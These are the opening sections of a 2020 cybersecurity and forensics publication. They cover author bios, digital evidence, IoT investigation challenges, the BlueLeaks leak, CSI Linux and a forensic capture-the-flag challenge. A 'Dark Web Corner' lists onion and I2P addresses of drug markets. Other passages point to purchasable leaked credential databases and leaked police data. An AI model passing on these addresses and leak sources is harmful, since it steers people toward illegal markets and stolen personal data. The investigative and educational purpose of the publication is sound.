
CYBER SECRETS

THE 8 LAYERS OF THE OSI CAKE

A FORENSIC TASTE OF EACH LAYER



JOIN OUR ONLINE GROUP WHERE QUESTIONS LIKE
"**HOW TO HACK FACEBOOK?**"
ARE NOT ALLOWED
FACEBOOK.COM/GROUPS/CYBERSECRETS

The 8 Layers of the OSI Cake
A Forensic Taste of Each Layer

By

Information Warfare Center

And Cyber Secrets

The 8 Layers of the OSI Cake: A Forensic Taste of Each Layer
Cyber Secrets: 203

First Edition First Published: July 1, 2020

Authors: Jeremy Martin, Richard Medlin, Nitin Sharma, LaShanda Edwards, Mossaraf Zaman Khan, Ambadi MP
Editors: Jeremy Martin, Daniel Traci, Brady Genz

The information in this book is distributed on an "As IS" basis, without warranty. The author and publisher have taken great care in preparation of this book but assumes no responsibility for errors or omissions. No liability is assumed for incidental or consequential damages in connection with or arising out of the use of the information or programs contained herein.

Rather than use a trademark symbol with every occurrence of a trademarked name, this book uses the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark. All trademarks presented in the magazine were used only for informative purposes. All rights to trademarks presented in the magazine are reserved by the companies which own them.

The writer and publisher of this article do not condone the misuse of Tor for illegal activity. This is purely instructional for the purposes of anonymous surfing on the internet for legal usage and for testing Tor traffic monitoring in a subsequent article. **To access .onion sites, you must have access to the Tor network. To access i2p sites, you must have access to the I2P network. To access any Surface Web site, you must have access to the Internet.**

Cataloging-in-Publication Data:
ISBN: 9798652368944

Disclaimer: Do NOT break the law!

Table of Contents

About the Authors

Jeremy Martin, CISSP-ISSAP/ISSMP
LinkedIn.com/in/infosecwriter

A Security Researcher that has focused his work on Red Team penetration testing, Computer Forensics, and Cyber Warfare. Starting his career in 1995 Mr. Martin has worked with fortune 200 companies and Federal Government agencies, receiving a number of awards for service. He is also a qualified expert witness with cyber/digital forensics. He has been teaching classes such as the Advanced Ethical Hacking, Computer Forensics, Data Recovery, SCADA/ICS security, and Security Management since 2003. Most of his certification bootcamps follow DoD 8570.1m/8140 mandates.

As a security evangelist, his current research projects include OSINT, threat profiling, exploitation automation, anti-forensics, digital surveillance, and reverse engineering. This included the CSI Linux project, an investigation system originally built for Law Enforcement online /social media/dark web investigations.

Richard Medlin
LinkedIn.com/in/richard-medlin1

An Information Security researcher with 20 years of information security experience. I have written several articles and walkthroughs in the Cyber Intelligence Report and other publications. I enjoy teaching industry experts from many regions around the world how to investigate and minimize risks on their networks using Risk Management Framework. I am currently focused on writing about bug hunting, vulnerability research, exploitation, and digital forensic investigations. I am an author and one of the original developers on the first all-inclusive digital forensic investigations operating systems, CSI Linux. I primarily focus on red and blue team operations, and digital forensics.

I enjoy playing GUItar, bowling, working out, shooting pool, and spending time with my family. My dogs are like people to me, and I enjoy having them both nearby! I have had an extraordinarily strong interest in computing since I was 5 years old and taught myself how to use computers using MS-DOS and messing around with an original Macintosh machine. Computing has always been a part of my life, and I highly enjoy working with technology. Info Sec is the perfect field for me because it is what I genuinely love.

Nitin Sharma
LinkedIn.com/in/nitinsharma87

A cyber and cloud enthusiast who can help you in starting your Infosec journey and automating your manual security burden with his tech skillset and articles related to IT world. He found his first love, Linux while working on Embedded Systems during college projects. And met his second love, Python while programming for web automation tools and security.

As a Security Analyst, he has completed a couple of projects related to vulnerability remediation and management. Fascinated by emerging cloud providers like AWS, he has started his cloud journey and became a core member of AWS User Group Delhi NCR. He is still working around the AWS buzz and currently holding 4 AWS certifications including DevOps Professional and Security Specialty.

He has been writing articles and blogs since 2014. He specializes in writing content related to AWS Cloud, Linux, Python, Databases, Ansible, Cybersecurity, etc. He is also managing a GOOGLE-Adsense approved blog titled as “4hathacker.in”. Apart from being a tech freak, Nitin enjoys staying fit and going to gym daily. He is a veg foodie and sing-a-lot crooner. Having an ice-calm persona and love for nature, he is looking for new challenges to uncover.

Justin Casey
LinkedIn.com/in/justin-casey-80517415b

young but dedicated security professional who has spent the past number of years seizing each and every opportunity that has crossed his path in order to learn and progress within the industry, including extensive training in Physical, Cyber and Intelligence sectors. As an instructor & official representative of the European Security Academy (ESA) over the years Justin has been involved in the delivery of specialist training solutions for various international Law Enforcement, Military, and government units. He has led both covert surveillance and close protection operations as well as previously putting in the groundwork here in Ireland as a security operative for Celtic Security Solutions and working in Dublin as a trainer for the International Center for Security Excellence (ICSE).

LaShanda Edwards CECS-A, MSN, BS
LinkedIn.com/in/lashanda-edwards-cecs-a-msn-bs-221282140
facebook.com/AbstractionsPrintingandDesigns

As a Cyber Defense Infrastructure Support Specialist and a Freelance Graphic Artist, her background is not traditional but extensive. Capable of facing challenges head on, offering diverse experiences, and I am an agile learner. 11+ years of military service, as well as, healthcare experience. Also, freelance graphic artist for over 20 years. Recently graduated with a master’s of Cybersecurity Technology degree, 3.8 GPA, offering a strong academic background in Cybersecurity. Swiftly to study and master new technologies; equally successful in both teams and self-directed setting; and skillful in a variety of computer systems, tools, and testing methodologies. Seeking to leverage my experience and passion towards cybersecurity. My goal is to obtain a challenging career within the cybersecurity career field with a leading company, healthcare facility, or the federal government as a Security Architect Cybersecurity and Technology Architecture, Information Systems Security Developer, Cybersecurity Analysis and Engineering, Board Advising, Security Control Assessor, Cybersecurity Consultant or Threat/Warning Analyst.

Mossaraf Zaman Khan
LinkedIn.com/in/mossaraf

Mossaraf is a Cyber Forensic Enthusiast. His areas of interest are Digital Forensics, Malware Analysis & Cyber Security. He is passionate and works hard to put his knowledge practically into the field of Cyber.

Ambadi MP
LinkedIn: LinkedIn.com/in/ambadi-m-p-16a95217b

A Cyber Security Researcher and a non-IT Graduate primarily focused on Red Teaming and Penetration Testing. Experience within web application and network penetration testing and Vulnerability Assessment. Passion towards IT Industry led to choose career in IT Sector. Within one year of experience in Cyber Security got several achievements and Acknowledged by Top Reputed Companies and Governmental Organizations for reporting vulnerabilities.

What is inside?

The Cyber Intelligence Report (CIR) is an Open Source Intelligence (***AKA OSINT***) resource centering around an array of subjects ranging from Exploits, Advanced Persistent Threats, National Infrastructure, Dark Web, Digital Forensics & Incident Response (DIFR), and the gambit of digital dangers.


The CIR rotates between odd issues focusing on Blue Team / Defense and the even issues on Red Team / Offense.

Cyber WAR:

Weekly Awareness Report

We have another publication called the Cyber WAR. It contains information pulled from many different sources to keep you up to date with what is going on in the Cyber Security Realm. You can read past Cyber WAR editions at:

InformationWarfareCenter.com/CIR



Evidence Everywhere

Post 2000, almost everyone has some sort of digital footprint. If you have a cellphone and use Social Media, your footprint is a unique signature that identifies you as a person in many different databases. Most of the services you use are probably running analytics on your data for marketing, troubleshooting, or maybe even more nefarious reasons. The government is watching you because they can. If you are using smart devices, you are probably bleeding far more data than you realize. Your data (your digital self) is now a commodity that is now considered the new gold. Data is everywhere… This means trace evidence is also everywhere.

What does this mean for you personally?

Big companies and governments are getting hacked daily. Facebook data gets leaked. Insert name here gets leaked… It is interesting to see how much sensitive data is being leaked. For about $8 USD, you can download billions of username/email password combinations at Raidforums.com. Here is a link to their archived data: raidforums.com/Announcement-Database-Index-CLICK-ME. Please look at those databases. There is an exceptionally good chance YOU are in there. Not just your passwords, it also contains voter registration databases and more.

These are big organizations that spend a lot of money on IT and Security solutions to protect their data and they are still leaking data. Many of the hacking groups, especially state sponsored Advanced Persistent Threats, will go over the top and seem paranoid when communicating or accessing their data. However, it just takes one mistake to take down the entire security house of cards. There is a saying that goes: "the bad guy has to be lucky every single time and the investigator only has to be lucky once". Most people do not put forth the same due care and diligence into protecting their own systems and data at home. Some bad guys do not either and that is a very good thing for an investigation.

Now… To turn the tables, a lot of the tools and tactics the attackers employ are ESPECIALLY useful during cyber investigations. Think of it as two sides of the same coin. This goes without saying, DO NOT break the law… However, using the same methods the bad actors do can drastically increase your capability during the "anti-hack". As for using leaked data, it can help your investigation if you have access to it.

Open Source Intelligence (OSINT) can sometimes give you a ton of good information. Your network is a goldmine of transactional evidence and if you can get access to a device, there is more data than most people realize. Just remember to always make sure you are within your jurisdictional limitations and you have legal access to the data you are seeking.

Using tools like packet sniffers and protocol analyzers have always been a staple in network forensics. It is amazing how much data your systems are hemorrhaging. When investigating either a hacking incident or inappropriate use, there is trace evidence in many different areas that can help you "*break the case*".

Network traffic analysis can also help you identify devices that were previously unknown or accounted for. It is amazing how many times an organization just adds "things" to the environment without proper documentation. This makes managing security a daunting task and preventing risk near impossible at times.

IOT Cyber Investigation Challenges

Cyber forensic investigations in the IoT space have come across a few speedbumps or challenges that have made the process more difficult than your average cases. These include but are not limited to:

- The increasing number of objects with evidence on them.
- Relevance of the devices for the investigation.
- Network boundaries that cross jurisdictions and ownership.
- Edgeless networks.
- Lack of properly documented devices.
- Small OS or Storage capability with limited access.
- Lack of firmware validation.

Now you must plan on what kind of evidence you can get from the suspect devices. Can you get a physical (bitstream) copy of the storage on the device? Can you only get a logical copy of the data? Do you have the tools and access to even get the data? Do you know where the devices are physically located? Do you even know of all the devices on the network? Who owns them? If the firmware is what you need to analyze, now you are going into the realm of Reverse Engineering.

Here are some smaller scoped IoT devices that are easier to identify, but also have their own challenges. Especially if they have an Internet connection.

- Smart car navigation systems (Hacked for full control)
- Drone or antonymous vehicles (Hacked video feeds and hijack control)
- RFID access control systems (Easy to Duplicate)
- CCTV Cameras (Hacked using IR and over networks)

Sometimes these hacks are only identified when they trip security sensors like the traditional IDS/IPS or when the organization does full traffic analysis through a SIEM.

With so many different devices and implementations of the devices, there is not a canned or off the shelf solution to cover every situation. Even mobile device forensics has this challenge, but not nearly at this scale. Sometimes you will need to contact the vendor to get the right tools or access for the job. The first step though is being able to identify all the devices that are relevant to the investigation. Only then can you move to the next step, acquisition.

This publication will describe cyber forensics and investigation methods that cross through the multiple layers of the OSI model (“*OSI Cake*”).

Dark Web Corner

Dark Web Search Engines

Ahmia: searches hidden services on the Tor network. To access these hidden services, you need the Tor browser bundle. Abuse material is not allowed on Ahmia. See our service blacklist and report abuse material if you find it in the index. It will be removed as soon as possible.
Be careful with the RAW link!

Link: msydqstlz2kzerdg.onion
Raw:
msydqstlz2kzerdg.onion/address

Candle: Tor Search is a "Google" like search engine that crawls Tor sites.

Link: gjobqjj7wyczbqie.onion

TORCH: "Tor Search is a very efficient crawler and search engine which is 24 hour indexing new contents from the TOR network. It serves over 80,000 search requests every day from TOR users looking for content in TOR network and it is referred by hundreds of sites within TOR and on the clear web."

Link: xmh57jrzrnw6insl.onion

Below is a list of secure communications methods using Tor Onion network. Just remember, you can only access these if you are going through the Tor network

ProtonMail is a Swiss encrypted email service. They use end-to-end encryption and don't keep any logs. Moreover, you do not need personal information to create an account.

protonirockerxow.onion

ProtonMail

"SecureDrop is an open source whistleblower submission system that media organizations and NGOs can install to securely accept documents from anonymous sources. It was originally created by the late Aaron Swartz and is now managed by Freedom of the Press Foundation. SecureDrop is available in 20 languages."

Notable SecureDrop links

2600: lxa4rh3xy2s7cvfy.onion
Reuters: smb7p276iht3i2fj.onion

secrdrop5wyphb5x.onion

SecMail has become one of the most used dark web email providers. "We won't ask you for your name, address or any personal data. We are using the safest security protocols, so you don't have to worry about nothing."

secmailw453j7piv.onion

secMail
secure mail service

Dark Markets

A Dark Market or *"cryptomarket is a commercial website on the web that operates via darknets such as Tor or I2P. They function primarily as black markets, selling or brokering transactions involving drugs, cyber-arms, weapons, counterfeit currency, stolen credit card details, forged documents, unlicensed pharmaceuticals,steroids, and other illicit goods as well as the sale of legal products."* - wikipedia.org

White House Market is a market with a high level of security and anonymity while maintaining a simple user interface.

I2P Address: eeej5nynwa5pe4slg6ny66l2rck37m2rtaglair53cff56xmssaq.b32.i2p
Tor Address: auzbdiguv5qtp37xoma3n4xfch62duxtdiu4cfrrwbxgckipd4aktxid.onion

Monopoly Market: a direct deal, walletless, userless, XMR exclusive, drug-focused, marketplace aimed to provide a portfolio of well-vetted vendors for reliable, safe trading. Over the course of the past few months, we have built Monopoly from the ground up while taking keynotes from comments made on Dread, especially within /d/DarkNetMarkets.

Tor Address:

- monopolyberbucxu.onion
- 2lbcyr5kftntuvfbd22h3ayxtrvzymk5vzcc54oj3qc62xuvcefqtlid.onion

Recon is the largest Dark Net Market vendor archive service and multi marketplace search engine, providing up to date content from the majority of established markets all in one place. We strive to serve a fast and easy to use platform allowing you to cross reference vendor details, listings, statistics and marketplace addresses.

Tor Address: reconponydonugup.onion

Fun Facts

65%

"Bitcoin Activity on the Dark Web Grew by 65% first Quarter" - Crystal Blockchain Analytics

Dark Market Busts

This section showcases recent busts made on the Dark Web within the Dark Market Communities. This ranges from buyers to sellers to admins of these websites.

The information is taken from several online resources including, but not limited to

reddit.com/r/DNMBusts

Law enforcement got access to all customer info of anyone who dealt with:

"'Xanax King' arrested again for alleged dark web drug manufacturing scheme based out of Concord warehouse

Jeremy Donagal had previously been charged with selling pills designed to look like Xanax" - mercurynews.com

"Pharmacist Arrested in Plot to Firebomb a Rival to Sell More Drugs on the Dark Web. Hyrum T. Wilson of Auburn, Neb., conspired with a drug dealer to rob, then destroy a competitor's pharmacy, according to federal prosecutors." - nytimes.com
"Empire Vendor NeverPressedRX Arrested by the FBI

A Maryland man accused of running the "NeverPressedRX" vendor account on Empire market was arrested for unlawful distribution of medications and money laundering. NeverPressedRX sold a variety of prescription medications on marketplaces as well as through Wickr." - darknetlive.com

"An 18-year-old man from Lindisfarne has been arrested and charged with trafficking in a controlled drug following an operation focused on the mail corridor into Tasmania.

The work of dedicated detectives resulted in the seizure of approximately $100,000 worth of controlled drugs" - police.tas.gov.au

Tech Giants help Law Enforcement:
Exploit Those That Exploit Children

Facebook recently hit the news when they paid a security research firm to exploit the popular Tor live bootable workstation called The Amnesic Incognito Live System or Tails (htttails.boum.org). *"The FBI and Facebook used a so-called zero-day exploit in the privacy-focused operating system Tails, which automatically routes all of a user's internet traffic through the Tor anonymity network, to unmask Hernandez's real IP address, which ultimately led to his arrest."* -vice.com

"*Tails is a complete operating system designed to be used from a DVD, USB stick, or SD card independently of the computer's original operating system. It is free software and based on Debian GNU/Linux. Tails comes with several built-in applications pre-configured with security in mind: a web browser, an instant messaging client, an email client, an office suite, an image and sound editor, etc.*" - torproject.org

This is not the first time that big tech has helped Law Enforcement track down pedophiles and it will not be the last. Companies like Google, Microsoft, and others use algorithms to monitor uploads and downloads of material that contain possible child pornography. When detected, they review the data and contact The National Center for Missing and Exploited Children, known as NCMEC and send the sample image along with information about the digital fingerprints of the traffic source and destination.

This is also not the first time that exploits have been used to deanonymize people on Dark Web networks. On August 4, 2013: "all the sites hosted by Freedom Hosting – some with no connection to child porn – began serving an error message with hidden code embedded in the page. Security researchers dissected the code and found it exploited a security hole in Firefox to identify users of the Tor Browser Bundle, reporting back to a mysterious server in Northern Virginia." – wired.com

The FBI also used a project codenamed called Torpedo that targeted Pedophiles on the Tor network. "*Operation Torpedo was a 2011 operation in which the FBI compromised three different hidden services hosting child pornography, which would then target anyone who happened to access them using a network investigative technique (NIT)." -wikipedia The use of the project was said by a judge to be "crossing the line*". However, in the case of Gabriel Werdene, 53, of Bucks County, Philadelphia serving two years in a federal prison for rummaging through the Playpen dark-web filth souk for images and footage of child sexual abuse, the judge said that the line was crossed in "good faith".

Not all people that use Tor, I2P, Freenet, and all the other Dark Web networks are criminals, terrorists, and evil people. With that said, there are a lot of bad guys that do. Always be careful where you go and what you do. So, who use it for legitimate purposes? Well, let's list a few:

- Activists
- Businesses
- Intelligence Officers
- Journalists and News Agencies
- Law Enforcement
- Political Dissidents
- Security Researchers

"Keep in mind that only activities you do inside of Tor Browser itself will be anonymized. Having Tor Browser installed on your computer does not make things you do on the same computer using other software (such as your regular web browser) anonymous." – ssd.eff.org

This comes down to a level of effort issue. How anonymous do you want? If you are investigating a small-time drug dealer on a dark market, your name is probably going to be added to the public court records. If you are a political dissident and are afraid your family may be executed for your crimes, you need to take a few more steps.

Keep this in mind when investigating a suspect or target websites. This is all about Operational Security or OPSEC. The running joke with Law Enforcement is that the bad guy must be lucky EVERY SINGLE TIME and you only must be lucky once. Now, from the darkest of places, I do know of officers investigating some wretched guys (Cartels and Terrorists) getting murdered because they did not follow basic OPSEC procedures. Know the risk and protect yourself accordingly.

You also need to be on the same network as the suspect if you plan to access their open resources. This is where the technical knowledge kicks in. You need to understand the mechanics of how network traffic works.

Tor Resources:

Tor must be installed…
"Just like Tor users, the developers, researchers, and founders who've made Tor possible are a diverse group of people. But all of the people who have been involved in Tor are united by a common belief: internet users should have private access to an uncensored web."

- Tor Project

Local proxies

- Corridor
- Privoxy
- Proxychains
- Torsocks

Tor Network Gateway

These are systems that you can run to send traffic through.

- CSI Linux
- Whonix Gateway


Tor Workstations

- CSI Linux
- Tails
- Whonix Workstation *

Multi-layer Environment

- CSI Linux
- Qubes OS

#BlueLeak




Distributed Denial of Secrets @DDoSecrets · Jun 19
RELEASE: #BlueLeaks (269 GB)

Ten years of data from over 200 police departments, fusion centers and other law enforcement training and support resources. Among the hundreds of thousands of documents are police and FBI reports, bulletins, guides and more.

hunter.ddosecrets.com/datasets/102

In June 19, 2020, the user @DDoSecrets posted on Twitter that they released a 269 Gb leak of 10 years' worth of Law Enforcement data. When you follow their link, it does take some time to load the page. After a few minutes, it comes up with what you see in the graphic below. Further investigation shows that a large bulk of this data is already public information. This seems to be more of a political statement for a news clip than an actual leak of sensitive investigation and other sensitive data. However, when everything is on one easy to search database, useful data may still be parsed from it. Intelligence is all about seeing patterns and trying to predict future behavior.

With this said, here is another tweet from @DDoSecrets: "#BlueLeaks provides unique insights into law enforcement and a wide array of government activities, including thousands of documents mentioning #COVID19". This was taken down by both Twitter and Archive.org, but can be found on BitTorrent sites.



hunter.ddosecrets.com/datasets/102

Leaks

BlueLeaks

Ten years of data from over 200 police departments, fusion centers, and other law enforcement training and support resources, courtesy of Anonymous.

Publisher	Distributed Denial of Secrets
Data URL	data.ddosecrets.com
Manager	Mxyzptlk
Country	United States
Last updated	06/19/2020
Foreign ID	06cfa50d113b412a8f3e514fe53ace60
Reconciliation	https://hunter.ddosecrets.com/api/2/c Match your own data against the entities in this collection using the free OpenRefine tool by adding

13 Types

Images	564,701
Documents	291,672
Tables	167,319
Web pages	102,445
Text files	28,594
Folders	15,751
Files	4,936
Packages	4,665
Workbooks	1,468
Videos	1,468
People	292
E-Mails	167
Audio files	101

254 Countries

United States	70,481
Seychelles	4,265
Mexico	3,372
Honduras	1,785
Canada	1,520
Guatemala	976
Ireland	971
France	948
Syria	857
China	844
Jamaica	822
Jordan	776
Colombia	775
El Salvador	772
Iraq	685

Show more

1m Names


Netsential.com Inc	58,714
All Rights Reserved	45,591
AGENCY / CASE	14,015
D.L. State Male Female DriverPassenger	13,690
First DOB:(mm/dd	13,420
Cross Streets	12,197
Permission to Disseminate Basic Inform...	11,771
St. Louis Intelligence Project Incident In...	11,348
Car Clouting	10,524
MIAC Intel	10,140
Badge Number	10,089
Law Enforcement Partners	9,248
Tab View List	9,078
Session("nonce")="nonce="" & nonceval...	8,136
X)No CASE AGENT / POINT OF CONTAC...	7,669

Show more

https://hunter.ddosecrets.com/search?filter:collection_id=102&filter:countri...

Here is the original link:hunter.ddosecrets.com/datasets/102

The user Emma Best/@the_mike_best also uploaded the leak to Archive.org: archive.org/details/BlueLeaks The torrent file has a lot of individual files and doesn't work with all BitTorrent programs like uTorrent. It does however work with Transmission on Linux.



BlueLeaks

Usage	Public Domain Mark 1.0
Topics	police
Collection	nationalsecurityarchive; additional_collections
Language	English

this item is currently being modified/updated by the task: derive

BlueLeaks

Addeddate	2020-06-20 00:22:28
Identifier	BlueLeaks
Identifier-ark	ark:/13960/t4mm56847

0 Views

DOWNLOAD OPTIONS

TORRENT	1 file
SHOW ALL	0 Files 5 Original

CSI Linux

The Evolving Forensic Investigation Environment

This project started about a year ago when several of the environments we commonly used were either going in different directions than we were wanting, or support stopped when the project hit its end of life. The original purpose was to have a Linux environment that could be used for Online, Social Media, and Dark Web investigations. We took a lot of the base inspiration from the amazing work from Michael Bazzell's Buscador at Intel Techniques. We switched out some tools, added some more, and thought, why not make this an all in one environment? Then, the project exploded.

The first revisions of the environment became 3 separate operating systems that would work together or work separately. It was designed this way to make it as simple as possible to run right out of the box with little Linux and networking experience. We used the same idea some had with using Buscador with Whonix and by version 2020.2, created our own Tor gateway to replace Whonix. Our SIEM was a stand-alone system that was set to replace the Security Onion. Everything was built for virtual machines to run on top of a secured system to give layers of protection. Some people wanted to be able to run the Analyst on a single system as their main OS. This was not an option if you wanted to use the Tor gateway unless you built a physical network infrastructure.

Things are evolving. In this latest version, we have combined all three into one bootable distribution. This means that you can run it from an internal/external hard drive or push it into any Virtual Environment you want. The Tor gateway no longer runs similarly to Whonix but uses similar methods to tunnel as the Tails Tor based distribution. Like the previous versions, this allows you to turn on a level of security and anonymity if needed but can be turned off if that is not your primary goal. The Tor is still running when in Surface Web mode, but ALL traffic is not protected, just what you want. If you decide to run in in a virtual environment, you can add Whonix to the mix and force your traffic through up to three layers of Tor, akin to how some use Qubes-OS. It is now up to you how far you want to go.

The SIEM is now in a Docker, still stand alone, and can be integrated into the Analyst. This allows us to rename the Analyst to just CSI Linux, as was originally indented. The SIEM has been given some steroids… Amazon ics protocols, ClamAV, Cyber chef, Elastalert, geolite2, Mitre cyber analytics, Moloch, Nginx for https reverse proxying, and more… With the extra power, it means that it will need more resources. A minimum of 6 GB Ram is needed for CSI Linux or 12 GB Ram for CSI Linux to run the SEIM on top to run comfortably.

whonix.org
tails.boum.org
qubes-os.org

With the Gateway being merged with Analyst, the “sub” distros will be SIEM and Acquisition. Acquisition will be a bootable distro built for imaging and evidence capture. Acquisition is planned for release in the next month.

So, what does all of this mean?

Well, CSI Linux can be booted off an internal/external drive or within a Virtual MAchine since it no longer requires the use of an external Tor gateway. If you would like to run it the traditional way, you absolutely can run CSI Linux through Whonix. You can Even Tor gateway through the Whonix Tor Gateway for an added layer of security. You can decide not to install the SIEM on CSI Linux, run it on a completely different system, or not at all. There are many configuration options now availible. You can make it as simple or as complicate as you want.

We have also added a Bug Tracker website http://tracker.csilinux.com to help for future development. We are also in the process of creating a training site as well.

Now to highlight some of the additions to the base CSI Linux system.

* CSI Linux updater
* Tools updated
* More GUI options for the CSI Tools
* Updated CSI Tools
* SIGINT Tools added
* More OSINT resources
* More computer forensics tools added

This is update is a major update with many of the mechanics fundamentally changed. Thank you to all of those that have helped build the distribution with the countless hours spent and all of the suggestions from the users. This has been a great project and the ever evolving product of the labor is amazing to watch.

If you have any suggestions on making CSI Linux better, whether it be tools, methods, resources, or engineering ideas, pleas let us know.

CSI Linux
Forensic Challenge 204

This Capture the Flag (CTF) can be done anywhere since it is a downloadable image. We are using one of the prebuilt cases from CFREDS.NIST.GOV.

Download: cfreds.nist.gov/dfrws/Rhino_Hunt.html

The Challenge… Using whatever tool of your choice. Identify the flags, write a report, and write a walk through on how you found each item. The findings and final report will then be graded, with the best combo being the winner. Make sure that the report and the walkthrough are two separate documents.

Winner will have their report and walkthrough showcased in a future issue of the Cyber Intelligence Report (CIR) and win a commemorative Bitcoin challenge coin (Not a real Bitcoin). Submit reports to CTF@informationwarfarecenter.com.

Scenario:

The city of New Orleans passed a law in 2004 making possession of nine or more unique rhino images a serious crime. The network administrator at the University of New Orleans recently alerted police when his instance of RHINOVORE flagged illegal rhino traffic. Evidence in the case includes a computer and USB key seized from one of the University's labs. Unfortunately, the computer had no hard drive. The USB key was imaged and a copy of the dd image is on the CD-ROM you have been given. In addition to the USB key drive image, three network traces are also available—these were provided by the network administrator and involve the machine with the missing hard drive. The suspect is the primary user of this machine, who has been pursuing his Ph.D. at the University since 1972.

CTF TARGET DETAILS

rhino.log
c0d0093eb1664cd7b73f3a5225ae3f30
rhino2.log
cd21eaf4acfb50f71ffff857d7968341
rhino3.log
7e29f9d67346df25faaf18efcd95fc30
RHINOUSB.dd
80348c58eec4c328ef1f7709adc56a54

CSI Linux:

- CSILinux.com

Additional Resources:

- Wireshark
- Autopsy

The Rhino Hunt data set requires examination of a small image file and three network traces.

Deadline: December 15th

The task:

Recover at least nine rhino pictures from the available evidence and include them in a brief report. In your report, provide answers to as many of the following questions as possible:

- Who gave the accused a telnet/ftp account?
- What is the username/password for the account?
- What relevant file transfers appear in the network traces?
- What happened to the hard drive in the computer? Where is it now?
- What happened to the USB key?
- What is recoverable from the dd image of the USB key?
- Is there any evidence that connects the USB key and the network traces? If so, what?

Remember: Score is based off the quality of the report and walkthrough.

To receive full credit, use CSI Linux as your base investigation system. You can add more tools on top, but make sure to document what you have added in your walkthrough and step by step actions for gathering the evidence.

CSI Linux Forensic Challenge 201

